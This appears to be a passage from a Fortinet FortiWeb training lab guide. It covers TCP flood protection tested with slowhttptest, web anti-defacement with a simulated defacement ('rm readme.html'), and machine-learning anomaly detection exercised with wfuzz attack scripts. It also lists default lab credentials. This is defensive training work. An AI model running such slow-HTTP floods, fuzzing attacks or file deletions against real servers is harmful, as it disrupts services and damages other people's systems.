
Tue Jun 25 14:02:34 2019:
slow HTTP test status on 90th second:

initializing:             0
pending:                  0
connected:                108
error:                    0
closed:                   897
service available:        YES
Tue Jun 25 14:02:35 2019:
Test ended on 91th second
Exit status: Hit test time limit
CSV report saved to slowhttp.csv
HTML report saved to slowhttp.html
root@kali-student:~#
```

These results indicate that the DoS attack is successful because only a portion of the 1005 connection attempts were able to connect.

3. Open File Manager from the bottom bar, and then navigate to **home > fortinet > results**.
4. Double-click the file named `slowhttp_1.html` to view it.

The test results are displayed.



To test the FortiWeb virtual server vulnerability

1. Return to the terminal window, and then enter `./slowhttptest.sh test2`.

This test targets the FortiWeb virtual server (`http://10.0.1.8/`).

Does the attack succeed? Notice that FortiWeb is not rejecting or period blocking the attack source IP address.


```
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type: SLOW HEADERS
number of connections: 1005
URL: http://10.0.1.8/index.php
verb: GET
Content-Length header value: 4096
follow up data max size: 52
interval between follow up data: 10 seconds
connections per seconds: 50
probe connection timeout: 3 seconds
test duration: 90 seconds
using proxy: no proxy

Tue Jun 25 13:58:28 2019:
slow HTTP test status on 90th second:

initializing: 0
pending: 0
connected: 1005
error: 0
closed: 0
service available: YES
Tue Jun 25 13:58:29 2019:
Test ended on 91th second
Exit status: Hit test time limit
CSV report saved to slowhttp.csv
HTML report saved to slowhttp.html
root@kali-student:~#
```

2. Return to File Manager, and then navigate to the `home/fortinet/results` folder.
3. Double-click the file named `slowhttp_2.html` to view it.

The test results are displayed.





Ideally, to save resources, you should configure FortiWeb to efficiently block this kind of malicious behavior. The same client IP address is opening an abnormally high number of TCP connections, even though the rate of HTTP requests per second is not necessarily suspicious.

Distinguish Clients

You will configure FortiWeb to distinguish clients behind the same public IP address. This is especially useful in situations where clients are connecting from shared offices or public spaces.

To distinguish clients behind the same public IP address

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Config > Advanced**.
3. Enable **Shared IP**, and then click **Apply**.

Detect an Excessive Number of TCP Connections

You will define a sensor that detects an excessive number of TCP connections per IP address, which you tried earlier using the `slowhttpptest`.

To detect an excessive number of TCP connections per IP address

1. Continuing on the FortiWeb GUI, click **DoS Protection > Network > TCP Flood Prevention**.
2. Click **Create New**, and then configure the following settings:

Field	Value
Name	excessive-connections1
TCP Connection Number Limit	10
Action	Block Period
Block Period	60
Severity	Medium

3. Click **OK** to save your changes.

To configure a DoS policy

1. Continuing on the FortiWeb GUI, click **DoS Protection > DoS Protection Policy**.
2. Click **Create New**, and then configure the following settings:

Field	Value
Name	dos-sensors1
HTTP DoS Prevention	enabled
HTTP Access Limit	<blank>
TCP Flood Prevention	excessive-connections1

3. Click **OK**.

To apply a DoS protection

1. Continuing on the FortiWeb GUI, click **Policy > Web Protection Profile > Inline Protection Profile**, and then edit **protection1**.
2. In the **DoS Protection** section, select **dos-sensors1**, and then click **OK**.
3. Click **Policy > Server Policy**.

Note that the web protection profile, **protection1**, is already applied to the server policy, **policy1**.

Test TCP Floods Protection

You will use the `slowhttptest` script to generate attack traffic and test your configuration.

To test a single connection

1. Return to the Student VM, open a browser, and then connect to the web server at `http://10.0.1.8/`.
Verify that the web page loads completely, and that no images or other page components have been blocked.

To test the protection against TCP floods

1. Return to the terminal window, and then enter `./slowhttptest.sh test3`.

This test targets the FortiWeb virtual server, `http://10.0.1.8/`.

Observe that FortiWeb accepts connections at first, but once the test exceeds 10 concurrent TCP connections, FortiWeb blocks all connections after that for the next 60 seconds. At this point, if you attempt to connect from your browser to `http://10.0.1.8`, the connection is immediately rejected.


```
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type:                SLOW HEADERS
number of connections:    1005
URL:                      http://10.0.1.8/index.php
verb:                     GET
Content-Length header value: 4096
follow up data max size:  52
interval between follow up data: 10 seconds
connections per seconds:  50
probe connection timeout:  3 seconds
test duration:            90 seconds
using proxy:              no proxy

Tue Jun 25 14:51:29 2019:
slow HTTP test status on 90th second:

initializing:             0
pending:                  0
connected:                10
error:                    0
closed:                   995
service available:        YES
Tue Jun 25 14:51:30 2019:
Test ended on 91th second
Exit status: Hit test time limit
CSV report saved to results/slowhttp_3.csv
HTML report saved to results/slowhttp_3.html
root@kali-student:~#
```

- When the test completes, return to File Manager, and then navigate to the **home/fortinet/results** folder.
- Double-click the file named `slowhttp_3.html` to view it.

The test results are displayed.



- Close the Student VM browser tab.

To review the logs

1. Return to the FortiWeb GUI, click **Log&Report > Log Access > Attack**, and then observe the logs for the blocked DoS attack.

#	Date/Time	Policy	Source	Destination	Threshold Level	Main Type	Sub Type	HTTP Host	URI	Action
1	2021/11/02 09:24:26	policy1	100.64.0.10	10.0.1.8		DoS Protection	TCP Flood Prevention	none	none	Periodic Block

2. Log out of the FortiWeb GUI.

Exercise 2: Protecting Against Defacement

In this exercise, you will configure FortiWeb to detect and recover from a website defacement.

Enable Defacement Detection

You will configure FortiWeb to copy files from your web server to detect and reverse defacement attacks.

To enable the web anti-defacement feature

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Config > Feature Visibility**.
3. Enable **Web Anti-Defacement**.
4. Click **Apply**.
5. Click **Web Protection > Web Anti-Defacement**.

To configure web anti-defacement

1. Continuing on the FortiWeb GUI, click **Web Protection > Web Anti-Defacement**.
2. Click **Create New** to define a new site profile, and then configure the following settings:

Field	Value
Name	linux1
Hostname/IP	10.0.1.21
Connection Type	SSH
Folder of Web Site	/opt/bitnami/apps/wordpress
User Name	bitnami
Password	bitnami
Monitor Interval for Root Folder	60
Monitor Interval for Other Folder	60

3. Click **OK**.
4. Wait a couple of minutes for FortiWeb to back up and hash the website.

ID	Name	Host name/IP	Monitor	Connected	Total Files	Total Backup	Total Changed
1	linux1	10.0.1.21	enable		2344	2344	0

5. Click **Create New** to create a similar entry for the Linux2 web server.

Field	Value
Name	linux2
Hostname/IP	10.0.1.22
Connection Type	SSH
Folder of Web Site	/opt/bitnami/apps/wordpress
User Name	bitnami
Password	bitnami
Monitor Interval for Root Folder	60
Monitor Interval for Other Folder	60

- Click **OK** to save the profile.

Deface a Website

To test defacement, you will log in and manually edit the WordPress site that is the homepage for Linux1. Then, you will monitor how FortiWeb responds to the change in the web server.

To modify the website

- Open an SSH session to the Linux1 VM.
- Type `cd /opt/bitnami/apps/wordpress/htdocs`, and then press **Enter**.
- Edit `readme.html`—add some lines of text or delete lines to change the file in some way. You can also simply delete the file by typing `rm readme.html`, and then pressing **Enter**.
- Close the Linux1 VM SSH session browser tab.

To configure web anti-defacement

- Return to the FortiWeb GUI, and then click **Web Protection > Web Anti-Defacement**.
- After 60 seconds or so, the **Total Changed** value should increment for the **linux1** site.
- Click the number to see a summary of changes to the website.
- Click the arrow beside the `readme.html` file entry to see the changes.
- Click the arrow beside the bottom entry to revert it to the earliest copy and undo the change you made.

To check the log files

- Continuing on the FortiWeb GUI, click **Log&Report > Event**.
Notice how FortiWeb not only logs when files are found, but also logs what actions were taken to revert and fix the files.
- Log out of the FortiWeb GUI.

Lab 7: Machine Learning

In this lab, you will implement the FortiWeb machine learning anomaly detection feature. This feature allows you to quickly and easily provide a high-level of protection for your web applications.

You will also use a number of penetration testing tools to test, observe, and review machine learning anomaly detection in action.

Objectives

- Configure anomaly detection to observe the traffic of your web applications and anticipate security needs
- Use specific penetration testing tools to teach the anomaly detection what a normal traffic pattern is
- Observe the machine learning process
- Test your protection

Time to Complete

Estimated: 40 minutes

Restore the Initial Configuration (Optional)


Perform this section only if you did not finish the previous lab. You will restore the initial configuration file for this lab.

To restore the FortiWeb configuration file

1. On the Student VM, open a browser, and then log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Maintenance > Backup & Restore**.
3. In the **System Configuration** section, select **Restore**, and then click **Browse**.
4. Browse to **Desktop > Resources**, and then select `fwb_solution_lab6.zip`.
5. Click **Restore**.
The FortiWeb VM reboots.

To restore the FortiGate configuration file

1. On the Student VM, open a browser, and then log in to the FortiGate GUI with the username `admin` and password `password`.
2. In the upper-right corner of the screen, click **admin**, and then click **Configuration > Restore**.



3. Click **Local PC**, and then click **Upload**.
4. Browse to **Desktop > Resources**, select `fgt_solution_lab3.zip`, and then click **Open**.
5. Click **OK**.
6. Click **OK** to reboot FortiGate.

Exercise 1: Configuring Machine Learning Anomaly Detection

In this exercise, you will configure the FortiWeb machine learning anomaly detection capability in order to more effectively protect your web applications.

Although the currently configured policy has some protection enabled, the currently selected **protection1** profile is configured in such a way that FortiWeb has been blocking what it perceives as attacks.


Configure the Server Policy

You will disable the existing protection, and then enable machine learning anomaly detection.

To update the server policy

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Policy > Server Policy**.
3. Select **policy1**, and then click **Edit**.
4. Scroll down to the **Security Configuration** section.
5. In the **Web Protection Profile** drop-down list, select the empty line at the top of the list.
This disables the feature.
6. Click **OK**.
7. Select **policy1** again, and then click **Edit**.
8. Scroll down to the **Machine Learning** section, and then click **Create**.
9. In the **Domain** field, type `www.example.com`, and then click **OK**.

You should see the following icons in the **Machine Learning** section. The turning gears indicate that machine learning is now turned on.



To view the machine learning policy

1. Continuing on the FortiWeb GUI, click **Machine Learning > Anomaly Detection**.
2. Select **policy1**, and then click **Edit**.
3. Scroll down to **Allow sample collection for domains**, and then in the **View Domain Data** column, click the **View Domain** icon (≡).

Note the three tabs: **Overview**, **Tree View**, and **Parameter View**.

4. Click the **Tree View** tab.
Notice that there currently isn't any data. This is because there are no HTTP requests to the web server.
5. Click the **Parameter View** tab.
Notice that there currently isn't any data. This is because there are no HTTP requests to the web server.

Configure Sample Limits

By default, when machine learning is in its collecting phase, FortiWeb accepts only 30 requests from the same IP address. For your testing, you will configure the policy to accept unlimited samples from the same IP address (the Student VM).

To configure machine learning limits

1. Open an SSH session to the FortiWeb VM.
2. Enter the following commands:

```
config waf machine-learning-policy
  edit 1
    set sample-limit-by-ip 0
    set ip-expire-cnts 1
  next
end
```
3. Enter `show waf machine-learning-policy`, and then confirm that your output matches the following example:

```
FortiWeb # show waf machine-learning-policy
config waf machine-learning-policy
  edit 1
    set policy-id 17950698365503012928
    set sample-limit-by-ip 0
    set svm-model xss sql-injection code-injection command-injection lfi-rfi common-injection remote-exploits
    set start-min-count 200
    set switch-min-count 800
    set ip-expire-cnts 1
    config allow-domain-name
      edit 1
        set domain-name www.example.com
        set domain-index 9881877061061762468
      next
    end
    config source-ip-list
      end
    next
  end
FortiWeb #
```

4. Enter `exit`.
5. Close the FortiWeb SSH session browser tab.
6. Leave the FortiWeb GUI browser tab open—you will return to it in the next exercise.

Exercise 2: Establishing the Model

In this exercise, you will send HTTP requests to the web application in order to see how the FortiWeb machine learning functionality works. You will first teach FortiWeb about normal traffic patterns, and then you will send abnormal traffic to see how the anomaly detection protects your servers.


Train FortiWeb

Although FortiWeb is currently configured to perform machine learning-based anomaly detection, the device has not yet learned anything about the normal traffic patterns for the network. You will use a script to generate 2000 unique HTTP GET requests to the URL `http://www.example.com/product-lookup/?product_id=X`, where `X` is replaced with digits representing product IDs. These requests are looped five times. This allows enough time to see the machine learning go from the collecting stage to the building stage, where it builds the mathematical model, and then on to the testing stage followed by the running stage. You should also see the ongoing sampling of data after it enters the running stage.

To generate normal traffic

1. On the Student VM, from the bottom panel of the screen, open a terminal window.
2. Type `./wfuzzscript.sh test1 5`, and then press **Enter**.


Once you have executed the command, you should see the following requests being sent to FortiWeb:



```
fortinet@lubuntu2004: ~  
File Actions Edit View Help  
fortinet@lubuntu2004: ~  
000000068: 0.025s 200 119 L 414 W 10885 Ch Apache  
000000069: 0.042s 200 119 L 414 W 10885 Ch Apache  
000000070: 0.042s 200 119 L 414 W 10885 Ch Apache  
000000071: 0.031s 200 119 L 414 W 10885 Ch Apache  
000000072: 0.027s 200 119 L 414 W 10885 Ch Apache  
000000073: 0.038s 200 119 L 414 W 10885 Ch Apache  
000000074: 0.030s 200 119 L 414 W 10885 Ch Apache  
000000075: 0.049s 200 119 L 414 W 10885 Ch Apache  
000000076: 0.037s 200 119 L 414 W 10885 Ch Apache  
000000077: 0.035s 200 119 L 414 W 10885 Ch Apache  
000000078: 0.051s 200 119 L 414 W 10885 Ch Apache
```

3. Immediately return to the FortiWeb GUI, and then click the **Parameter View** tab.

You should now see the **product_id** parameter. This is discovered from monitoring the HTTP requests destined for the web application. Note that the HMM learning stage is in the collecting stage.



4. Click the **refresh** icon (🔄) to see the collecting stage continue.
5. Continue clicking the **refresh** icon, every 30 seconds or so, to see **HMM learning** move to the running phase. Again, you may want to click the **Overview** tab and take a look at the **HMM Learning Progress** widget while you are waiting.
6. After you see the **Running** state, return to the terminal window, and then press `Ctrl+C` to end the script.

View the Learning Results


Now that FortiWeb has begun learning from the generated traffic, you will use the machine learning anomaly detection tools to review the status.

To review the machine learning status

1. Continuing on the FortiWeb GUI, click the **Tree View** tab, expand the URLs, and then click **product-lookup**. You can see the parameters linked to the `product-lookup` page, as well as what HMM learning stage that parameter is in.
2. In the lower window, note the **Parameters** tab. You will see the parameters that were discovered during the learning phase. Each has an individual HMM details page.
3. Click the **Overview Tab**. In the lower-right widget, you can see the machine learning events. You can see the parameter `<product_id>` change from **None** to **Collecting**, **Collecting** to **Building**, and **Building** to **Running**.

2021/11/04 08:15:55	Building stage completed successfully for parameter <product_id> of URL </product-lookup/>. Parameter model changed from Building to Running by FortiWeb daemon.
2021/11/04 08:15:53	Collecting stage completed successfully for parameter <product_id> of URL </product-lookup/>. Parameter model changed from Collecting to Building by FortiWeb daemon.
2021/11/04 08:14:30	New parameter observed in HTTP request for parameter <product_id> of URL </product-lookup/>. Parameter model changed from None to Collecting by FortiWeb daemon.
Machine Learning Events	

4. Continuing under **Parameter View**, examine the **Distribution of Anomalies triggered by HMM** table. You can see which samples were considered anomalies when the HMM model was being built, as well as the sample length. In this case, there were no anomalies. All the samples matched the HMM model. All of the requests that you sent to the web application from the Student VM consist of values in the **Product ID** field that are five digits long.



Stop and think!

If the **Product ID** field took IDs from five to nine digits in length (only digits), how would these views (boxplots and distribution of anomalies) be affected?

The boxplot would be the same, but the **Distribution of Anomalies** chart would be different. The boxplot would be the same because each value of the product ID is still a numeric value (a string of five to nine characters, each one a digit), but the sample length would be different.

5. Log out of the FortiWeb GUI.

Generate an Anomaly

You now know that the machine learning model for the **product_id** is expecting only digit values in the HTTP requests. Now, you will test and observe what happens if you send a non-digit value.

To test the current configuration

1. On the Student VM, open a new Firefox tab, and in the bookmark toolbar, click the **Product Lookup** bookmark.
2. In the **Product ID** field, type `AAAAA`.
3. Click **Submit Query**.

The website accepts the input, and then returns to the **Product Lookup** page.

Stop and think!

Why wasn't the input `AAAAA` blocked by FortiWeb?

This is because the input is not a threat—it is an anomaly. The HMM layer passes the input to the threat model, which then validates whether the input is a threat or not. FortiWeb uses this second layer of machine learning to verify whether it is a real attack or just a benign anomaly that should be ignored. In this case, `AAAAA` was not considered a threat and was ignored. If you look at the logs in **Log&Report > Log Access > Attack**, you will not see any log entries because this was not considered an attack.

4. Close the Student VM browser tab.

Exercise 3: Stopping Threats

In this exercise, you will use some scripts to generate attacks against your protected web servers. This will allow you to observe the machine learning capabilities of FortiWeb. By reviewing log entries and threat models, you will be able to see how FortiWeb protected your web applications.

You will also see how the FortiWeb machine learning model can relearn, and automatically adjust to, changes to your web applications.

Observe Machine Learning in Action


You will initiate a script-based attack against your protected web application. You will then use the available tools to observe how FortiWeb handled the attacks.

To generate an attack

You will run some attacks against the `product_id` parameter.

1. On the Student VM, from the bottom panel of the screen, open a terminal window.
2. Run the following command to send some malicious requests to the `product_id` parameter of the web application:

```
./wfuzzscript.sh attacks 1
```



```
fortinet@lubuntu2004: ~  
000000016: 0.003s 500 0 L 199 W 38661 Ch  
000000017: 0.003s 500 0 L 199 W 38661 Ch  
000000018: 0.004s 500 0 L 199 W 38661 Ch  
000000019: 0.004s 500 0 L 199 W 38661 Ch  
